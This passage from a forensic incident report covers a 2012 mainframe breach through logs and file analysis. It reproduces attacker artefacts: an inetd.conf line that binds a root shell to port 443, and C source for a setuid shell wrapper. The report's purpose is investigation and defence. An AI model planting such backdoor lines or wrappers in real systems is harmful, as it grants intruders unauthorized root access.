
UNXCMD.SYS3.FROM0314.txt:20Mar12 13:06:37 NUS        TCPFTP6   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:09:23 NUS        TCPFTP6   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:09:24 NUS        TCPFTP7   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:12:09 NUS        TCPFTP8   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:12:10 NUS        TCPFTP9   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:14:55 NUS        TCPFTP1   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:14:56 NUS        TCPFTP2   93.186.170.54
CSQXDISPF
```

```
UNXCMD.SYS3.FROM0314.txt:20Mar12 13:17:42 NUS        TCPFTP4   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:20:28 NUS        TCPFTP6   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:20:30 NUS        TCPFTP5   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:23:12 NUS        TCPFTP7   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:23:14 NUS        TCPFTP8   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:23:38 NUS        TCPFTP3   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:25:59 NUS        TCPFTP1   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:26:00 NUS        TCPFTP1   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:26:53 NUS        TCPFTP2   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:26:56 NUS        TCPFTP3   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:28:44 NUS        TCPFTP2   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:28:46 NUS        TCPFTP3   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:31:30 NUS        TCPFTP4   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:31:32 NUS        TCPFTP5   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:34:16 NUS        TCPFTP6   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:34:18 NUS        TCPFTP7   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:37:02 NUS        TCPFTP8   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:37:04 NUS        TCPFTP9   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:39:49 NUS        TCPFTP1   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:39:51 NUS        TCPFTP2   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:42:35 NUS        TCPFTP3   93.186.170.54
CSQXDISPF
```

```
UNXCMD.SYS3.FROM0314.txt:20Mar12 13:42:37 NUS        TCPFTP4   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:45:21 NUS        TCPFTP5   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:45:26 NUS        TCPFTP6   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:48:07 NUS        TCPFTP7   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:48:09 NUS        TCPFTP8   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:50:53 NUS        TCPFTP9   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:50:55 NUS        TCPFTP1   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:53:40 NUS        TCPFTP3   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:53:42 NUS        TCPFTP2   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:56:25 NUS        TCPFTP4   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:56:26 NUS        TCPFTP5   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:59:12 NUS        TCPFTP7   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 13:59:14 NUS        TCPFTP6   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 14:01:57 NUS        TCPFTP8   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 14:01:58 NUS        TCPFTP9   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 14:04:44 NUS        TCPFTP2   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 14:04:46 NUS        TCPFTP1   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 14:07:29 NUS        TCPFTP3   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 14:07:30 NUS        TCPFTP4   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 14:07:42 NUS        TCPFTP4   93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 14:51:27 NUS        TCPFTP7   93.186.170.54
CSQXDISPA
```

```
UNXCMD.SYS3.FROM0314.txt:20Mar12 17:44:22 NUS       TCPFTP5  93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:20Mar12 18:03:44 NUS       TCPFTP9  93.186.170.54
CSQXDISPF

UNXCMD.SYS3.FROM0314.txt:23Mar12 05:53:28 DAF5648   TCPFTP6  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 05:54:19 DAF5648   TCPFTP2  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 05:54:20 DAF5648   TCPFTP4  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 05:56:13 DAF5648   TCPFTP6  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 05:56:14 DAF5648   TCPFTP7  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 05:57:06 DAF5648   TCPFTP5  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 05:57:07 DAF5648   TCPFTP6  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 05:58:59 DAF5648   TCPFTP8  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 05:59:00 DAF5648   TCPFTP9  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 05:59:52 DAF5648   TCPFTP7  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 05:59:53 DAF5648   TCPFTP8  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:01:45 DAF5648   TCPFTP1  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:01:47 DAF5648   TCPFTP2  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:02:38 DAF5648   TCPFTP9  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:02:39 DAF5648   TCPFTP1  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:04:32 DAF5648   TCPFTP3  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:04:33 DAF5648   TCPFTP4  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:05:24 DAF5648   TCPFTP2  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:05:25 DAF5648   TCPFTP3  202.120.189.223
CSQXDISP4
```

```
UNXCMD.SYS3.FROM0314.txt:23Mar12 06:07:18 DAF5648   TCPFTP5   202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:07:19 DAF5648   TCPFTP6   202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:08:10 DAF5648   TCPFTP4   202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:08:11 DAF5648   TCPFTP5   202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:10:04 DAF5648   TCPFTP7   202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:10:05 DAF5648   TCPFTP8   202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:10:56 DAF5648   TCPFTP6   202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:10:57 DAF5648   TCPFTP7   202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:12:50 DAF5648   TCPFTP9   202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:12:51 DAF5648   TCPFTP1   202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:13:42 DAF5648   TCPFTP8   202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:13:43 DAF5648   TCPFTP9   202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:15:36 DAF5648   TCPFTP2   202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:15:37 DAF5648   TCPFTP3   202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:16:28 DAF5648   TCPFTP1   202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:16:29 DAF5648   TCPFTP2   202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:18:24 DAF5648   TCPFTP6   202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:18:24 DAF5648   TCPFTP4   202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:19:14 DAF5648   TCPFTP3   202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:19:15 DAF5648   TCPFTP4   202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:19:19 DAF5648   TCPFTP5   202.120.189.223
CSQXDISP2
```

```
UNXCMD.SYS3.FROM0314.txt:23Mar12 06:21:08 DAF5648  TCPFTP7  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:21:09 DAF5648  TCPFTP7  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:22:01 DAF5648  TCPFTP5  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:22:02 DAF5648  TCPFTP6  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:22:16 DAF5648  TCPFTP5  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:22:49 DAF5648  TCPFTP3  202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:22:51 DAF5648  TCPFTP6  202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:23:53 DAF5648  TCPFTP8  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:23:55 DAF5648  TCPFTP9  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:24:47 DAF5648  TCPFTP7  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:24:48 DAF5648  TCPFTP8  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:25:36 DAF5648  TCPFTP6  202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:25:37 DAF5648  TCPFTP7  202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:26:39 DAF5648  TCPFTP1  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:26:41 DAF5648  TCPFTP2  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:27:30 DAF5648  TCPFTP5  202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:27:33 DAF5648  TCPFTP9  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:27:34 DAF5648  TCPFTP2  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:28:21 DAF5648  TCPFTP8  202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:28:23 DAF5648  TCPFTP9  202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:29:25 DAF5648  TCPFTP3  202.120.189.223
CSQXDISP2
```

```
UNXCMD.SYS3.FROM0314.txt:23Mar12 06:29:27 DAF5648   TCPFTP4   202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:30:19 DAF5648   TCPFTP2   202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:30:20 DAF5648   TCPFTP3   202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:30:30 DAF5648   TCPFTP1   202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:31:08 DAF5648   TCPFTP2   202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:31:09 DAF5648   TCPFTP2   202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:32:11 DAF5648   TCPFTP5   202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:32:13 DAF5648   TCPFTP6   202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:33:06 DAF5648   TCPFTP5   202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:33:06 DAF5648   TCPFTP5   202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:33:53 DAF5648   TCPFTP3   202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:33:55 DAF5648   TCPFTP4   202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:34:57 DAF5648   TCPFTP7   202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:35:00 DAF5648   TCPFTP8   202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:35:51 DAF5648   TCPFTP6   202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:35:52 DAF5648   TCPFTP7   202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:36:39 DAF5648   TCPFTP5   202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:36:41 DAF5648   TCPFTP6   202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:37:44 DAF5648   TCPFTP1   202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:37:46 DAF5648   TCPFTP1   202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:38:36 DAF5648   TCPFTP8   202.120.189.223
CSQXDISP4
```

```
UNXCMD.SYS3.FROM0314.txt:23Mar12 06:38:38 DAF5648  TCPFTP9  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:39:22 DAF5648  TCPFTP4  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:39:26 DAF5648  TCPFTP8  202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:39:27 DAF5648  TCPFTP8  202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:39:41 DAF5648  TCPFTP9  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:40:07 DAF5648  TCPFTP6  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:40:16 DAF5648  TCPFTP1  202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:40:30 DAF5648  TCPFTP2  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:40:32 DAF5648  TCPFTP3  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:41:22 DAF5648  TCPFTP1  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:41:24 DAF5648  TCPFTP2  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:42:05 DAF5648  TCPFTP7  202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:42:11 DAF5648  TCPFTP9  202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:42:13 DAF5648  TCPFTP1  202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:43:16 DAF5648  TCPFTP4  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:43:18 DAF5648  TCPFTP5  202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:44:09 DAF5648  TCPFTP4  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:44:10 DAF5648  TCPFTP4  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:44:47 DAF5648  TCPFTP3  202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:44:58 DAF5648  TCPFTP3  202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:45:00 DAF5648  TCPFTP3  202.120.189.223
CSQXDISP8
```

```
UNXCMD.SYS3.FROM0314.txt:23Mar12 06:45:05 DAF5648   TCPFTP3   202.120.189.223
CSQXDISP4

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:45:07 DAF5648   TCPFTP4   202.120.189.223
CSQXDISP8

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:45:08 DAF5648   TCPFTP4   202.120.189.223
CSQXDISP2

UNXCMD.SYS3.FROM0314.txt:23Mar12 06:45:22 DAF5648   TCPFTP2   202.120.189.223
CSQXDISP8
```

Figure 48 SMF typ 30 logs showing the execution of CSQXDISP on SYS3

Duqu

This file was seen on SYS19. It was stored in /tmp. It was deleted, so we could not perform any first hand investigation during the actual incident.

This file is saved as:

```
-rwxr-x---   1 BPXDFLTU D384          738 Mar  5 15:42 duqu
```
Figure 49 File metadata for file "duqu"

Extracts from session logs obtained from the investigative police, in a file called "toandreas.log", one can see the origin of this file appearance. The perpetrator makes a copy of the file "duku" to "duqu" at that specific date.

```
uname -a
OS/390 SYS19 22.00 03 2817
cp /tmp/duku /tmp/duqu
/tmp/duqu
l3tz g3t us s0m3 0f d4t r00t!@#
eu: 0 u: 0 g: 0
g0t r00t?
id
uid=0(SUPERUSR) gid=0(STCGROUP) groups=548400(E484)

pwd
/SYSTEM/tmp
```
Figure 50 Extract of session log showing the perpetrator copy the "duku" to the "duqu" file

At some later stages, the users SPRBI08 and ASI0936 download this file to the ip address 46.59.51.181. All this can be seen in the FTP log extract below

```
TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;13.00.00;2012-03-08-
13.45.26.000000;?UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;SPRBI08;I;S
;F;H;12.45.25;12.45.25;738;S;;;;FTPD1;semainf;46.59.51.181;59347;/tmp/duqu
TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.33.06.160000;?UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;ASI0936;I;S
;F;H;13.33.06;13.33.06;738;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/t
mp/duqu
```

Figure 51 Extracts from the FTP logs showing how the file "duqu" were DOWNLOADED

For information on "duku" see chapter "Duku" on page 104. For information on "kuku" see chapter "Kuku" page 103.

Tsocmd

This is a REXX program. It was found on SY19. It is a tool that IBM have developed, but not distributed as part of the z/OS operating system. It is available for free from the IBM main web site.

This program, according to the included documentation, is used for executing programs in the TSO/E environment. There is a built-in USS command for this already called "tso", but with this extra IBM tool the user is able to execute TSO commands as well. According to Logica staff there is additional advantages to use the TSOCMD command, compared to the TSO command in USS.

The TSOCMD command was found in the same place as the uploaded "hacker tools". It is not evident from the logs (FTP transfer logs) how this command was uploaded or transferred. According to the Logica staff, this command where not present in the system beforehand.

It is evident from the command execution logs (SMF record type 30 logs) that the perpetrator has executed a number of REXX scripts. It is not evident which REXX script (might it be tsocmd, kurwa, or any other program) that might have been executed.

tfy.source.backdoor

There was a file, with file size 62337, called `tfy.source.backdoor` that was uploaded to SY19.

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-06;17.00.00;2012-03-06-17.45.09.390000;?UNKNOWN;SY19;;217.150.174.80;21;;;STOR;SEQ;BSN0058;A;S;F;H;16.45.09;16.45.09;6150;S;;;;FTPD1;semainf;46.59.51.181;62337;/SYSTEM/tmp/tfy.source.backdoor

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-06;17.00.00;2012-03-06-17.53.07.570000;?UNKNOWN;SY19;;217.150.174.80;21;;;DELE;SEQ;BSN0058;A;S;F;H;16.53.07;16.53.07;0;S;;;;FTPD1;semainf;46.59.51.181;62337;/SYSTEM/tmp/tfy.source.backdoor

Figure 52 Excerpt of FTP logs for upload of tfy.source.backdoor file

As can be seen in the previous excerpt from the logs, the file is uploaded at 17.45.09 on the 6th of march 2012 by the user BSN0058 to the SY19 partition from the IP address 46.59.51.181. Some minutes later, the same attacker deletes the file.

From the logs we can also conclude that the file is somewhat medium small in size (62337bytes).

We have no traces on what this backdoor is or where it might have been used.

The inetd.conf backdoor

The operations of the inetd network super server that is a multiplexer and controlling process for a number of network services, were modified to also include a backdoor connection to a specific network port (443/TCP). An incoming connection to this TCP/IP network port would render the attacker with an instant shell access, and that shell would run with the SUPERUSER privileges (root).

Changes where made to the configuration file /etc/inetd.conf on SY19.

```
###
#       SCCSID(@(#)inetd.conf   1.24.1.6      AIX)    /* Modified: 19:38:52 9/23/91 */
# Internet server configuration database  #  # (C) COPYRIGHT International Business Machines
Corp. 1985, 1989
# All Rights Reserved  # Licensed Materials - Property of IBM
#
# US Government Users Restricted Rights - Use, duplication or
# disclosure restricted by GSA ADP Schedule Contract with IBM Corp.
#
# /etc/inetd.conf
#
#       Internet server configuration database
#
# Services can be added and deleted by deleting or inserting a
# comment character (ie. #) at the beginning of a line
# #====================================================================
# service | socket | protocol | wait/ | user | server  | server program  # name    | type  |        | nowait|
| program |   arguments
#====================================================================
#

shell   stream tcp nowait  SUPERUSR /usr/sbin/rshd rshd
telnet  stream tcp nowait  SUPERUSR /usr/sbin/otelnetd otelnetd -l -c 3600 -m
login   stream tcp nowait  SUPERUSR /usr/sbin/rlogind rlogind -m
exec    stream tcp nowait  SUPERUSR /usr/sbin/rexecd rexecd
#finger  stream tcp nowait OMVS     /usr/sbin/fingerd fingerd

# Let inetd listen for #incoming smtp(sendmail) connections. We do
# not need to run sendmail as a daemon (-bd) if this line is uncommented.

#smtp    stream tcp nowait OMVS     /usr/lib/sendmail sendmail -bn
#talk    dgram  udp wait  OMVS     /usr/sbin/talkd talkd  #

echo     stream tcp nowait SUPERUSR internal
discard  stream tcp nowait SUPERUSR internal
chargen  stream tcp nowait SUPERUSR internal
daytime  stream tcp nowait SUPERUSR internal
```

```
time    stream tcp nowait SUPERUSR internal
echo    dgram  udp wait   SUPERUSR internal
discard dgram  udp wait   SUPERUSR internal
chargen dgram  udp wait   SUPERUSR internal
daytime dgram  udp wait   SUPERUSR internal
time    dgram  udp wait   SUPERUSR internal
443 stream tcp nowait SUPERUSR /bin/sh sh
```

Figure 53 Content of file /etc/inetd.conf from SY19 after the backdoor where planted

```
(SYS19:WMBANJO) /SYSTEM/etc:>ls -al inet*
-rwxr-xr-x    1 SSHDD      OMVSGRP      1941 Mar 17 01:00 inetd.conf
-rwxr-xr-x    1 SSHDD      OMVSGRP      1898 Apr 20  2000 inetd.conf.0
-rwxr-xr-x    1 SSHDD      D384         1940 Mar 17 00:59 inetd.conf.old
-rw-r--r--    1 SSHDD      OMVSGRP        10 Mar 29 09:40 inetd.pid

(SYS19:WMBANJO) /SYSTEM/etc:>ls -cl inetd.conf*
-rwxr-xr-x    1 SSHDD      OMVSGRP      1941 Mar 17 01:00 inetd.conf
-rwxr-xr-x    1 SSHDD      OMVSGRP      1898 Mar 10 17:10 inetd.conf.0
-rwxr-xr-x    1 SSHDD      D384         1940 Mar 17 00:59 inetd.conf.old
```

Figure 54 File listing showing different versions of the inetd.conf file

The dates on the files, as showed in this post mortem analysis, in the file listing above show the dates when the system administrator restored or edited the file to remove the backdoor.

The firewall logs show that there have been numberous accesses to TCP port 443, in general. It also seemed that the other hacker tool "dps" where runned on port 443 occationaly.

This backdoor has been located and disabled by Logica mainframe staff.

For information on other backdoors, see:

- Added public ssh keys157
- Stealing private SSH keys160
- Tfy.source.backdoor page 147
- vc242 page 154Setuid programs

Setuid programs can be considered another type of backdoors. They will temporarily grant the user executing the program the "privileges" and authorizations (note: not the RACF authorizations, but USS authorizations) while running the program.

On SYS3 we have found a number of setuid programs installed in /tmp/.,

Ha.c

One file captured from the SYS3 partition was a small (8 lines, 243 bytes) source code file written in the programming language C. This is a small wrapper program that wraps the command line interpreter.

-rw-rw-rw-	1	WMCMBA1	D384	243	Mar 20 09:31	ha.c

Figure 55 file metadata from file "ha.c"

The purpose of the program is:

1. To change the group id and the user id of the person running the program to the ID's supplied to the program on the command line.
2. Execute a new version of the USS command interpreter /bin/sh, executing with the authorization (permissions) of the user and group.

After step 2 the user are able to execute any USS / unix command with the privileges of this new authorization.

To have any use of a program like this, under normal conditions, the compiled program must be installed with special permissions, so called setuid root. This would make the wrapper execute with the root user's permissions, thus becoming the root user since it inherited the root user authorization.

The need for a wrapper program is to wrap the /bin/sh program, since that type of command interpreters normally is programmed to ignore the setuid flag set on the file, as a precaution against malicious usage.

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
int main(int argc, char *argv[]) { if (argc<3)exit(1);
setgid(atoi(argv[2])); setuid(atoi(argv[1])); setgid(atoi(argv[2]));
execl("/bin/sh","sh",NULL); return 0;
}
```

Figure 56 C source code "ha.c" captured from the SYS3 partition

This program is believed to be the source code basis for handful of the setuid programs installed on the SYS3 partition in the /tmp/., directory.

This program is believed to be written from scratch or pasted into the terminal window, since we do not find any evidence of it being uploaded with FTP.

It should also be noted that this program differes from the binaries with the same purpose that we have found on the system.

Asd

This file was found on **SYS3**.

This file is setuid to the user DAF1473 and setgid to the group DSNDB2A.

The binary analysis of the file give the fact that only a short list of system calls and library calls exists inside the actual program binary. These calls are listed in the figure here.

```
Functions called from main():

exit()
atoi()
setgid()
setuid()
getuid()
getgid()
printf()
execve()
perror()
```

Figure 57 System and library calls performed from the main() function in the uploaded program "asd"

From the types of calls, the actual type of file (it is setuid and setgid to aspecific user and group) and the actual context in which is was placed onto the system we draw the conclusion that this is a wrapper program to actually launch a command interpreter – a so called shell – that is runned with the permissions as the user who it is setuid to.

From the SMF subtype 30 log, the command execution log display that the command "be" have been executed on SYS3.

```
20Mar12 13:13 NUS     TCPFTP6  93.186.170.54 asd
```

Figure 58 Log entry showin the execution by the NUS user of the uploaded program "asd"

The NUS user, logged in from the source IP address 93.186.170.54 (93.186.170.54) , have executed this program once at 13:13 on the 20th of march 2012.

```
23Mar12 06:22 DAF5648  TCPFTP1  202.120.189.223 asd
23Mar12 06:27 DAF5648  TCPFTP4  202.120.189.223 asd
23Mar12 06:28 DAF5648  TCPFTP6  202.120.189.223 asd
23Mar12 06:39 DAF5648  TCPFTP1  202.120.189.223 asd
23Mar12 06:40 DAF5648  TCPFTP3  202.120.189.223 asd
```

Figure 59 Log entry showin the execution by the DAF5648 user of the uploaded program "asd"

